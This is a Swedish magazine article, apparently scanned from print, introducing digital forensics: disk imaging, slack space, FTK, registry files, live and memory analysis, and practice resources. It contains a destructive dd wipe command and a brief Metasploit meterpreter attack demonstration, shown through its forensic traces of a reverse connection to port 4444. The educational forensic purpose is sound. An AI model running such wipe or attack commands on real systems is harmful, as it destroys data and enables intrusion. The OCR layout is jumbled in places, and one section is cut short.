



DIGITALA BROTTSUNDERSÖKNINGAR

Digitaliseringen av samhället kräver en annan kriminalteknik än den traditionella. Här förklarar vi denna teknik och tar upp olika mjukvaror som du själv kan använda för att ta fram dold information. AV HANS JONES

Digital forensik, eller som det ofta även kallas: "computer forensics", går kortfattat ut på att hitta potentiella spår och bevis efter brottslig eller otillåten aktivitet i olika slags elektroniska system. Till det hör också att försöka tidsbestämma, koppla och binda någon person till de funna bevisen. Förutom tekniskt kunnande och tidigare erfarenhet kräver detta även stort tålamod och sinne för detaljer.

Det som styr om det är en brottslig aktivitet är de svenska lagarna, men en användare kan även ha skrivit på en IT-policy (ansvarsförbindelse för dator-, nät- och systemresurser). Denne har alltså förbundit sig att inte överträda de framtagna regler och förordningar som gäller i företaget/organisationen.

VANLIGA ARBETSPLATSER

När det gäller digital kriminalteknik tänker vi kanske främst på Läns- eller Rikskriminalpolisen, men det finns

fler möjliga arbetsplatser. Exempel på sådana är Tullverket, Skattemyndigheten, Ekobrottsmyndigheten, privata säkerhetsfirmor eller Försvarets radioanstalt och liknande organisationer.

Polisens IT-forensiker, som ofta är civilanställda, jobbar i allmänhet sällan med dataintrång. De jobbar mer med traditionella brott som narkotika, bedrägeri, våld, barnpornografi, stöld och så vidare. Gemensamt är att digital utrustning beslagas vid husrannsakan. Detsamma gäller även Tullverket.

Skattemyndigheten och Ekobrottsmyndigheten jobbar ofta med ekonomisk brottslighet. Det kan dock även röra sig om förlorade eller felaktiga ekonomisystemdata. Då kan företaget/organisationen få hjälp med att få ordning på sin bokföring.

Privata säkerhetsfirmor arbetar oftast med interna utredningar på företag och organisationer. Det kan vara att någon användare misstänks för att ha överträtt

IT-policyn eller handla om att agera som stöd åt försvarare i rätten. De kan även syssla med avancerad dataräddning.

KUNSKAPER OCH BAKGRUND

En IT-forensiker behöver ha mycket god kännedom om de vanligaste operativsystemen och mjukvarorna. Vanligen brukar man dock specialisera sig på något område för att ha en chans att hänga med i den tekniska utvecklingen.

Den önskvärda bakgrunden beror mest på vilka arbetsuppgifter som ska utföras och typen av arbetsplats. Vid Skattemyndigheten kan det till exempel vara bra att ha en ekonomiutbildning i boten. Numera finns det IT-forensiska högskoleutbildningar som ger en god grund där även lite juridik kan ingå. Spetskompetens förvärfvas dock oftast via vidareutbildning eller genom tidigare erfarenheter.

Programmeringskunskaper i något skriptspråk som Perl eller Python är

nödvändigt för att vara effektiv i arbetet. Kunskaper i både hanterad och ohanterad programkod är en stor fördel eftersom det ger en ökad förståelse i avancerade undersökningar.

Några viktiga egenskaper som ofta förbises är att man måste vara duktig på att skriva rapporter, och svåra tekniska begrepp måste kunna förklaras så att alla förstår vid till exempel rättegångar. En tekniker måste även vara mycket noggrann, det gäller att dokumentera och kunna redogöra för sina förehavanden i hela utredningen.

DEN FORENSISKA PROCESSEN

Den forensiska processen består för det mesta av fem steg:

- Förberedelser. IT-forensikern måste ha tillräcklig och rätt kompetens för att klara av sin uppgift samt använda utrustning och mjukvara som är testade och avsedda för jobbet.
- Insamling av digital utrustning och eventuella flyktiga data som är underlag till brottet/incidenten. Detta sker på brottsplatsen eller "hemma" i verkstaden. Om möjligt ska brottsplatsen bevaras intakt.
- Undersökning, vilken görs på en kopia av insamlade data och ofta med en mängd olika program.
- Analys, där man utifrån tillgängliga fakta kommer fram till en rimlig teori om hur brottet/incidenten kan ha gått till.
- Rapporten eller protokollet. Det är IT-forensikerns uppgift att sammanställa resultatet till ett lämpligt format för uppdragsgivaren där en neutral och saklig slutsats ska framgå.


DISKBASERAD UNDERSÖKNING OCH ANALYS

Vanligast är att undersöka hårddiskar eller andra icke flyktiga digitala lagringsmedia (CD/DVD, USB-minnen, minneskort med mera). Allt forensiskt undersökningsarbete sker på en kopia av lagringsmediet, detta för att inte påverka potentiella bevis på originalet och därmed göra det obrukbart i domstol.

Först fastställs undersökningsobjektets systemtid gentemot korrekt tid. Detta görs enklast via objektets BIOS/firmware. Därefter ansluts en skrivblockerare på datakabeln mellan hårddisken och datorns moderkort. Skrivblockeraren förhindrar att data skrivs på hårddisken, endast läsning tillåts. För minneskort finns det speciella kortläsare med samma funktion.



Skrivblockerare kan ses som en säkerhetsåtgärd och är nödvändigt om Windows används. Detta eftersom Windows automonterar enheter, vilket kan förändra viktiga data som tidsstämplar.

När avbildningen görs tas en eller flera kontrollsummor (till exempel MD5 eller SHA-1) på originalmediet. Dessa verifieras senare mot spegelkopians kontrollsumma.




Expert Witness Format (EWF).

FTK Imager när en avbild inlästs.



Master Boot Code (MBC), Master Partition Table (MPT), Volume Boot Code (VBC) och Disk Parameter Block (DPB).



Tre kluster med en tolv kilobyte stor fysisk fil och två kilobyte i slack space. Den logiska filen är några byte mindre än tio kilobyte.

Det finns flera olika typer av program för att skapa avbilder, ett sådant är det fria Accessdata FTK Imager. Detta gratisprogram för Windows klarar de vanligaste avbildningsformaten.

Gäller det GNU/Linux kan "Disk dumper" (dd) användas, alternativt någon förbättrad forensisk variant som Dcfldd. Kommandoradsverktyget används på följande sätt:

```
# dd if=/dev/hdb of=/mnt/evidence/hd-case1.dd
```

Kommandot tar en bit-för-bit-kopia av hela hårddiskens (/dev/hdb) yta, partitioner och filsystem spelar ingen roll. Kopiering placeras i DD-filen hd-case1.dd. Detta kallas för att göra en fysisk avbildning. Gäller det avbildning av en partition används begreppet logisk avbildning.

Det mest använda avbildningsformatet är det proprietära Expert Witness Format (EWF). Det har tagits fram av Guidance Software och komprimerar avbildningsfilen. Metadata lagras som header- och footer-information.

Ett öppet avbildningsformat med EWF-liknande egenskaper är Advanced Forensic Format. Fria forensiska program brukar ha stöd för detta format.

PARTITIONER OCH FILSYSTEM

En IT-forensiker behöver ha god kunskap om hur lagringsmedia fungerar med främst PC-baserade partitioner. Upp till fyra partitioners information (bootbar, partitionstyp, start, slut, storlek) lagras i Master Boot Record. Närmare bestämt i Master Partition Table (MPT) på lagringsmediets första sektor.

Information om en viss partition lagras i Volume Boot Record (VBR), eller bootsektorn som den också kallas. Disk Parameter Block i VBR lagrar uppgifter som sektorstorlek och klusterstorlek (block size i GNU/Linux) samt startadressen till den första posten i Master File Table (MFT). Notera att det finns en mängd oanvända sektorer utanför partitionerna – denna information går förlorad om du gör en logisk avbild.

En vanlig missuppfattning är att en formatering raderar en partitions innehåll. Detta stämmer inte, eftersom en snabbför-

matering endast raderar/friställer "innehållsförteckningen" i partitionens filsystem. Det vill säga rotkatalogen och filtabellen i FAT (eller MFT i NTFS). En normal (långsam) formatering gör samma sak men söker även efter trasiga sektorer.

För att säkert radera en partitions filsystem måste detta skrivas över, med antingen 0x0, 0xFF eller slumpstal. Nedan utförs operationen med "dd" mot en enhet som inte är monterad:

```
# dd if=/dev/zero of=/dev/hdb1
```

Kommandot fyller hela den första partitionen med nollor. För att nollställa hela hårddiskens anges "/dev/hdb".

Detta resonemang gäller även för partitioner som raderas, eftersom endast referensen till partitionen i MPT tas bort.

SLACK SPACE

Filer kallas endera för logiska eller fysiska filer. En fils fysiska storlek är alltid en multipel av filsystemets klusterstorlek medan den logiska storleken är filens verkliga storlek.

Den minsta mängd data som kan skrivas på en hårddisk är en sektor, vilket oftast är 512 byte. Detta betyder att när en logisk fil skrivs är det en multipel av sektorstorleken.

För till exempel en logisk fil på några byte under tio kilobyte kommer det att allokeras tre kluster, det vill säga tolv kilobyte om klusterstorleken är fyra kilobyte. Vid skrivningen av filen kommer det att skrivas några byte med nollor i slutet av filen, så att sektorgränsen nås exakt vid tio kilobyte. Resterande två kilobyte av det sista klustret är så kallad "file slack" som kan innehålla gammal information av värde.

UNDERSÖKNINGSMJUKVARA OCH AVBILDNINGSFILER

De dominerande (och i domstol validerade) mjukvarorna för forensiska undersökningar

är Accessdata Forensic Tool Kit (FTK) och Guidance Software Encase. Det finns även många andra, se lista hos <http://e-evidence.info> De flesta mjukvaror kan hantera de vanligast förekommande filsystemen och liknar varandra till användningen.

Här använder vi oss av FTK i Windows med en NTFS-avbild, eftersom det är ett av de vanligaste filsystemen. Den avbildning som används (ntfs_pract.E01) kommer från Linux LEO och har ett innehåll som lämpar sig för enklare övningar.

Vill du testa flera forensiska program kan vi tipsa om SANS Investigative Forensic Toolkit (SIFT) Workstation. Detta är en distribution baserad på Ubuntu och den laddas ned som en VMware Appliance (virtuellt operativsystem).

Det första som görs vid en undersökning är att verifiera avbildningsfilens nuvarande kontrollsumma mot originalets. Därefter kan du skapa dig en snabb överblick genom att bläddra i avbilden via filhanteraren i FTK Imager. Rör det sig om en NTFS-avbild kan du till exempel se filsystemets metadatafiler, upptäcka Alternate Data Streams (ADS), raderade filer och övergivna filer (filer utan förälder i MFT). Utöver detta kan vi undersöka filsystemets egenskaper på låg nivå med en hexeditor.

Det går att montera avbildningsfiler som en diskenhet i undersökningsdatorn med program som Paraben P2 Explorer. Detta gör det möjligt att göra en kontroll av eventuell förekomst av virus eller annan sabotagekod. Montering underlättar även vid körning av speciella program eller skript som samlar in systemdata från avbilden.

Om avbildningsfilen är startbar kan du skapa en VMware Appliance med hjälp av program som Liveview. På så sätt kan du starta avbilden som ett virtuellt system. Detta kan ge värdefull information om användaren och automatisk dekryptering av EFS-filer (Encrypted File System). Det senare om användaren inte har angett något lösenord för sitt användarkonto.

PROCESSA AVBILDNINGSFILEN

För att börja undersökningen med FTK skapar du ett "case", lägger till spegelkopian och anger diverse information rörande undersökningen. Detta görs vanligen med hjälp av en guide. Det går även att konfigurera olika inställningar som loggning, indexering av fulltext, filsignaturalanalys och hur varje fil ska processas. Bland inställningarna kan du även ange om filer ska skäras ut från andra filer (till exempel bilder från ordbehandlingsdokument).

En del kanske fick lite hicka av att titta på inställningarna. Faktum är dock att du kan nöja dig med standardinställningarna i de flesta fall.

Processningen av avbildningsfilen kan ta flera timmar om den är stor. Efteråt har varje tänkbart objekt hashats och sorteras enligt filstatus, filkategori eller annat kriterium i en databas. Dessutom skapas ett sökindex med alla förekommande textsträngar från varje byte i avbildningsfilen.

Eftersom alla filer hashas kan de direkt klassificeras som kända operativsystemfiler (ignorable files) eller känd barnpornografi (alert files). Detta om en databas med kända hashas är installerad. En sådan databas kallas ibland för Known file filter library.

UTFÖRA UNDERSÖKNINGEN I FTK

När processen är färdig möts vi av ett programfönster. Det som har varit dolt på disken kommer att visas, på ett eller annat sätt. Du kan se alternativa dataströmmar (ADS), rootkits, gömd information i olika slags slack space, raderad information som inte skrivits över och så vidare.

Notera att systemtiden kan ha ändrats manuellt av den misstänkte. Kontroll av tidpunkter bör göras (via till exempel systemloggar) för att avgöra om tiden är konsistent.

Nedan följer en kort förklaring av flikar, fönster och de viktigaste funktionerna i FTK.

Overview

Översikt av filklassificeringen och snabb listning av filer. Nedre fönstret visar objekt eller filer som filtrerats in via knappar eller avancerade filter. Fönstret uppe till höger visar innehållet i valt objekt eller fil enligt vald visare.

Explore

En filhanterare som liknar Utforskaren i Windows. Markerar du "List all descendants" visas en katalogs alla underliggande filer.

SANS Investigative Forensic Toolkit (SIFT) Workstation.



Graphics

Visuell kontroll av alla bilder på disken, ger möjlighet att flagga misstänkta bilder för export och visning i rapporten.

E-Mail

Bläddrar och söker igenom all e-post som lagrats på datorn, även webbmejl.

Search (indexerat)

Det normala sättet att söka. Här söker vi på ord eller kombinationer av ord i syfte att hitta möjliga bevis var som helst i avbilden. Fungerar i princip som en sökmotor och ger blixtnabba svar som är klickbara. Sökningen kan filtreras för att begränsa sökrymden.

Search (live)

Genomför en sökning tecken för tecken, fungerar dock bäst för reguljära uttryck. Du kan till exempel söka och lista alla IP-adresser, kreditkortsnummer eller telefonnummer i avbilden. Sökningar kan ta mycket lång tid, så de bör planeras. I övrigt som indexerad sökning.

Bookmark

Här samlas alla bokmärken som du har skapat. Ett sådant skapas genom att högerklicka på ett objekt och välja endera Create eller "Add to Bookmark".

Report

En HTML-rapport kan genereras via "File/Report Wizard" (omfattande inställningsmöjligheter). Bokmärken kan inkluderas i rapporten samt även filer som valts att exporteras från avbilden.


Övriga funktioner

Under Tools i huvudmenyn finns ett par viktiga funktioner:


- Data Carving, vilket skär ut vissa filtyper från fri diskryta eller från andra filer. Utskärningen använder de filsignaturer (magic numbers) som vissa filtyper har i de första byte (header) och ibland som avslutande bytes (footer). Till exempel börjar alltid en Jpeg-fil med 0xFFD8 och slutar med 0xFFD9. En fri mjukvara som skär ut väldigt många filformat betydligt bättre än FTK är Photorec.
- Export Word List, exporterar text-indexdatabasen till en ordlista som kan användas i valfritt program för lösenordsåterställning. En ordlista som är genererad utifrån användaren på detta sätt kan troligen nå resultat snabbare än ett kraftfullt brute force-CPU/GPU-beräkningskluster.

REGISTRET I WINDOWS

Registerfilerna i Windows är något av en guldgruva. Det mesta rörande användare och system kan hittas här. Nästan alla dessa filer ligger under "\\WINDOWS\system32\



FTK 1.81. Med hjälp av knapparna kan filer i undersökningen snabbt listas enligt filterkriterier.



Filen Explore i FTK.

config\". Undantaget är filen ntuser.dat, som i Windows Vista/7 lagras under "\\Users\<username>" och är dold. Nedan en kort genomgång av filerna och deras viktigaste innehåll:

- SYSTEM – Här hittar vi information om hårdvara och drivrutiner. Här återfinns även information om systemets tjänster, parametrar för start och andra inställningar.
- SOFTWARE – En bra startpunkt för att se vilken mjukvara den registrerade användaren har använt. Här återfinns även användarspecifika inställningar för mjukvara, filassociationer och information om trådlösa nätverk med mera.
- SAM – Denna fil lagrar grupp- och användarkontoinformation samt krypterade lösenordshashar.
- SECURITY – Här återfinns användarrättigheter, cachade lösenord och säkerhetspolicyer, kopplad till SAM.
- NTUSER.DAT – Lagrar det som är specifikt för användaren, en per användare på datorn.

Ett bra program för undersökning av registerfiler är Accessdata Registry Viewer (RV). Detta program kan köras i demoläge utan allvarigare brister i funktionen.

LIVE-UNDERSÖKNING OCH ANALYS

Begreppet "live forensics" innebär i kortet att samla flyktig information som kan

försvinna om systemet stängs av. Det är i huvudsak två kategorier av data som samlas in och analyseras vid live forensics:

- Status för operativsystem och mjukvaror genom Incident Response (IR).
- En dumpning av internminnet, vilken bör ske först för att minimera spår av IR-aktiviteter.


Det händer att live forensics är den enda möjligheten att genomföra en meningsfull datainsamling eller undersökning. Exempelvis kan det vara en starkt krypterad dator som är omöjlig att läsa upp om den stängs av.

ANVÄNDA SÄKRADA MJUKVAROR

Då systemet som ska undersökas kan vara smittat av sabotagekod är det viktigt att utföra live-undersökningen med hjälp av egna, osmittade exe- och dll-filer. Missas detta kan vi inte lita på resultatet av undersökningen.

Säkringen görs enklast genom att i VMware installera det önskade operativsystemet och patcha det till senaste version. Kopiera därefter de exe-filer som du behöver för din lösning till en katalog, exempelvis "C:\tools". Därefter ändras filnamnet på Exe-filerna så att du inte exekverar dessa på det system som undersöks. Lägg förslagsvis till en siffra framför filnamnet, så att netsat.exe blir 2netstat.exe.

För att vara säkra på att exekvera egna



Helix IR.

kan göras på distans när som helst. Det vanligaste är dock att man fysiskt kör systemet och spar datainsamlingen endera på en USB-enhet eller sänder informationen direkt över nätverket till en insamlingsdator. Helst ska så lite som möjligt göras på systemet som undersöks, det vill säga analys och sammanställning av insamlade data ska göras på en annan dator.

En av de bättre lösningarna för insamling är Windows Forensic Toolchest (WFT). Detta program finns med på skivan Helix 2009R1 CD. WFT ger en mycket omfattande HTML-rapport.

Nästa steg är att analysera, vilket kan vara svårt om det är mycket information och om vi inte vet vad vi ska leta efter. Några tumregler är dock att koncentrera sig på det område där du tror att bevis kan hittas och avlägsna all information som inte är korrekt. Detta minskar sökrymden och ger mindre utrymme för felaktiga slutsatser.

Rent tekniskt undersöks programmens utdata, och hittas inget uppenbart misstänkt jämförs liknande programs utdata med varandra i syfte att hitta avvikelser. Rätt utförd kan analysen ge en god bild av vad som hänt och därmed underlätta både disk- och internminnesanalys.

DUMPNING AV INTERNMINNET OCH ANALYS

En analys av internminnet ska inte underskattas. En live-analys av internminnet kan luras av sabotagekod, men en offline-analys kan ofta ge bevis. En dators internminne rymmer nämligen mycket information som kan överleva länge, till och med varma omstarter.

Ett problem är att internminnet förändras och påverkas under tiden som dumpen tas, och dessutom kommer inte växlings-

dll-filer kan dll-redirectation användas. Detta kan vi utföra genom att skapa en fil med namnet app_name.local i katalogen "C:\tools" (för varje fil som placeras i katalogen). Säg att vi till exempel placerar filen dd.exe i "C:\tools", då skapar vi även en fil med namnet dd.exe.local. Vi måste även känna till vilka dll-filer som dd.exe använder och kopiera dessa till "C:\tools".

Vilka dll-filer som dd.exe använder kan enkelt kontrolleras med PView, problemet är att dessa dll-filer troligen importerar andra dll-filer i sin tur. Dll-beroenden kan undersökas med programmet Dependency Walker, men det blir snabbt översköldligt.

Ett sätt att lösa detta är att göra en dynamisk analys med programmet Process Monitor. Starta programmet och aktivera endast "Show File System Activity". Sätt nu upp ett filter med "Process Name" och Operation, starta sedan dd.exe.

Nu gäller det att få bort så många anrop till "C:\Windows\system32*.dll" som möjligt. Kopiera de dll-filer som anropas till "C:\tools" och kör dd.exe igen.

Trots att vi kopierar det vi kan kommer förmodligen en del hänvisningar att bestå. Problemet är en registernyckel:

```
HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Control\Session
Manager\KnownDLLs
```


Denna nyckel listar alla dll-filer som skyddas av Windows File Protection. Dessa kan inte uppdateras eller raderas (förutom av Windows Update).

När allt är klart skapas kontrollsummer för alla berörda filer, så att vi senare vet om de har förändrats.

DETTA KAN SAMLAS IN

En så kallad live-analys kan visa systemtid, inloggade användare, öppna filer, nätverksinformation (cachad), nätverksanslutningar, respons på externa portavsökningar, processinformation, process till portmappning, nätverksstatus, klippminnet, serviceinformation, kommandohistorik, mappade enheter, utdelningar, schemalagda jobb och så vidare. Det kan även vara en idé att samla in sådant som man tror kan förändras om systemet stängs av, som vissa registerinställningar och loggar.

Det finns flera sätt att samla in live-data. En agent kan till exempel redan vara installerad på systemet och datainsamlingen



Rapport från Windows Forensic Toolchest (WFT).

filen med. Några exempel på vad som kan plockas fram:

- Exekverande och avslutade processer, öppna TCP/UDP-portar och aktiva förbindelser.
- Olika slags mellanlagrade data, som angivna kommandon, lösenord, webb-adresser och registerdata.
- Gömda data, krypteringsnycklar och så vidare.

Med Windows (före XP SP3) kunde dd användas för att dumpa internminnet med kommandot:

```
# dd.exe if=\\.\PhysicalMemory
of=memdump.img
```

Numera tillåts inte access till "\\.\PhysicalMemory". Det finns ett flertal program som löser detta, till exempel Win32/64dd, Mantech MDD, Mandiant Memoryze, KnTDD och Guidance Winen. De har ungefär samma syntax som dd.

För GNU/Linux används motsvarande syntax, där "/proc/kcore" kan användas av GNU debugger:

```
# dd if=/dev/mem of=memdump.img
eller dd if=/proc/kcore of=memdump.
img
```

Dumpen ska absolut inte skrivas på någon lokal disk, eftersom bevis kan skrivas över. Skriv den istället på en USB-enhet eller direkt över nätverket till en insamlingsdator.

De populäraste programmen för analys av internminnet är Volatility och Mandiant Audit Viewer, båda skrivna i Python. Med dessa program kan du göra analysen på två sätt. Du kan traversera länkade listor med olika kända strukturer, men du kan också leta blint (brute force) efter signaturer och skära ut strukturerna.

EN ATTACK

Exemplet nedan visar en attack mot Windows XP SP0 i VMware från en fysisk dator via MSF v3.3.3. Nu kanske du undrar vad detta har med digital forensik att göra? Det enkla svaret är att många skyller på att deras dator har varit kapad/fjärrstyrd av någon hackare. De hävdar att de inte känner till något om det brottsliga material som har hittats på deras dator.

Rootkits och annan sabotagekod upptäcks för det mesta i internminnet och nästan alltid på lagringsmediet. En attack som aldrig når disken, och som är spårlost borta om datorn stängs av, är dock svårare att upptäcka. En teknikers främsta uppgift är att försöka avgöra om (och exakt när) datorn blev smittad. Detta i relation till det brottsliga materialets uppkomst på lagringsmediet.

Vi injicerar en dll-fil. Detta kan verifieras med Sysinfo där vi ser vårt skal (meterpreter). Nu startar vi Fport.exe från Foundstone, för att kunna se processer knutna till portar. Det fanns ingen lsass-process med öppen port före attacken:

Pid	Process	Port
Proto	Path	
616	lsass	-> 1055 TCP
C:\WINDOWS\system32\lsass.exe		
616	lsass	-> 1026 UDP
C:\WINDOWS\system32\lsass.exe		
616	lsass	-> 1031 UDP
C:\WINDOWS\system32\lsass.exe		

Lista öppna portar med netstat.exe. Det fanns ingen öppen port före attacken.

```
TCP hjo-pt7k6bqcjhw:1055
```

```
192.168.2.228:4444 ESTABLISHED
```

Lista aktiva processer med Sysinternals pslist.exe. Identiskt med före attacken.

```
lsass 616 9
19 339 4960 0:00:06.375
0:59:02.580
```

Dumpen av internminnet är insamlad med win32dd.

ATT ANVÄNDA VOLATILITY

Nu använder vi SIFT Workstation 2.0, detta då vi bjuds på de flesta program redan från start. Använder du Volatility under Windows måste Python skrivas framför kommandona nedan.

Lista kort hjälp och tillgängliga kommandon/plugin:

LADDA NED ÖVNINGSFILER

Det kanske jobbigaste momentet med att prova på och utföra en undersökning är att hitta lämpliga utbildningsfiler och dumpar att träna på. På adresserna nedan finns det material för sådana övningar.

Avbildningsfiler:

Hacking Case, <http://www.cfreds.nist.gov>

Linux LEO, <http://linuxleo.com>

Forensic Practical från bloggen ForensicKB, <http://www.forensickb.com/search/label/Forensic%20Practical>

Dumpar av internminnet:

DFRWS (Digital Forensic Research Workshop), <http://www.dfrws.org>

NIST (National Institute of Standards and Technology) och Computer Forensic Reference Data Sets (CFReDS), http://www.cfreds.nist.gov/mem/Basic_Memory_Images.html

WEBBRESURSER

Mer information:

Forensics Wiki, <http://www.forensicswiki.org>

The Electronic Evidence Information Center, <http://www.e-evidence.info>

Sitic, Sveriges IT-incidentcentrum, <http://sitic.se>

Forensic Focus, <http://www.forensicfocus.com>

Metasploit, <http://www.metasploit.com>

MSDN Dynamic-Link Libraries, <http://msdn.microsoft.com/en-us/library/ms682589%28v=VS.85%29.aspx>

Rootkits, <http://rootkit.com>

NTFS, <http://www.ntfs.com>

FUSE, <http://fuse.sourceforge.net>

Mjukvara:

Dcfldd, <http://dcfldd.sourceforge.net>

Accessdata, <http://www.accessdata.com>

Encase, <http://www.guidancesoftware.com>

SANS Investigative Forensic Toolkit (SIFT) Workstation, <https://computer-forensics2.sans.org/community/siftkit/>

Paraben P2 Explorer, <http://www.paraben.com>

Liveview, <http://liveview.sourceforge.net>

VMware, <http://www.vmware.com>

Photorec, <http://www.cgsecurity.org>

The Sleuth Kit, <http://www.sleuthkit.org>

PEview, <http://www.magma.ca/~wjr/>

Win32dd, <http://moonsols.com>

Volatility, <http://code.google.com/p/volatility/>

Mandiant, http://www.mandiant.com/products/free_software

Helix, <http://www.e-fense.com>

Dependency Walker, <http://www.dependencywalker.com>

Sysinternals, <http://technet.microsoft.com/en-us/sysinternals/default.aspx>

Windows Forensic Toolchest, <http://www.foolmoon.net>

©Stockphoto.com/porcorex

```

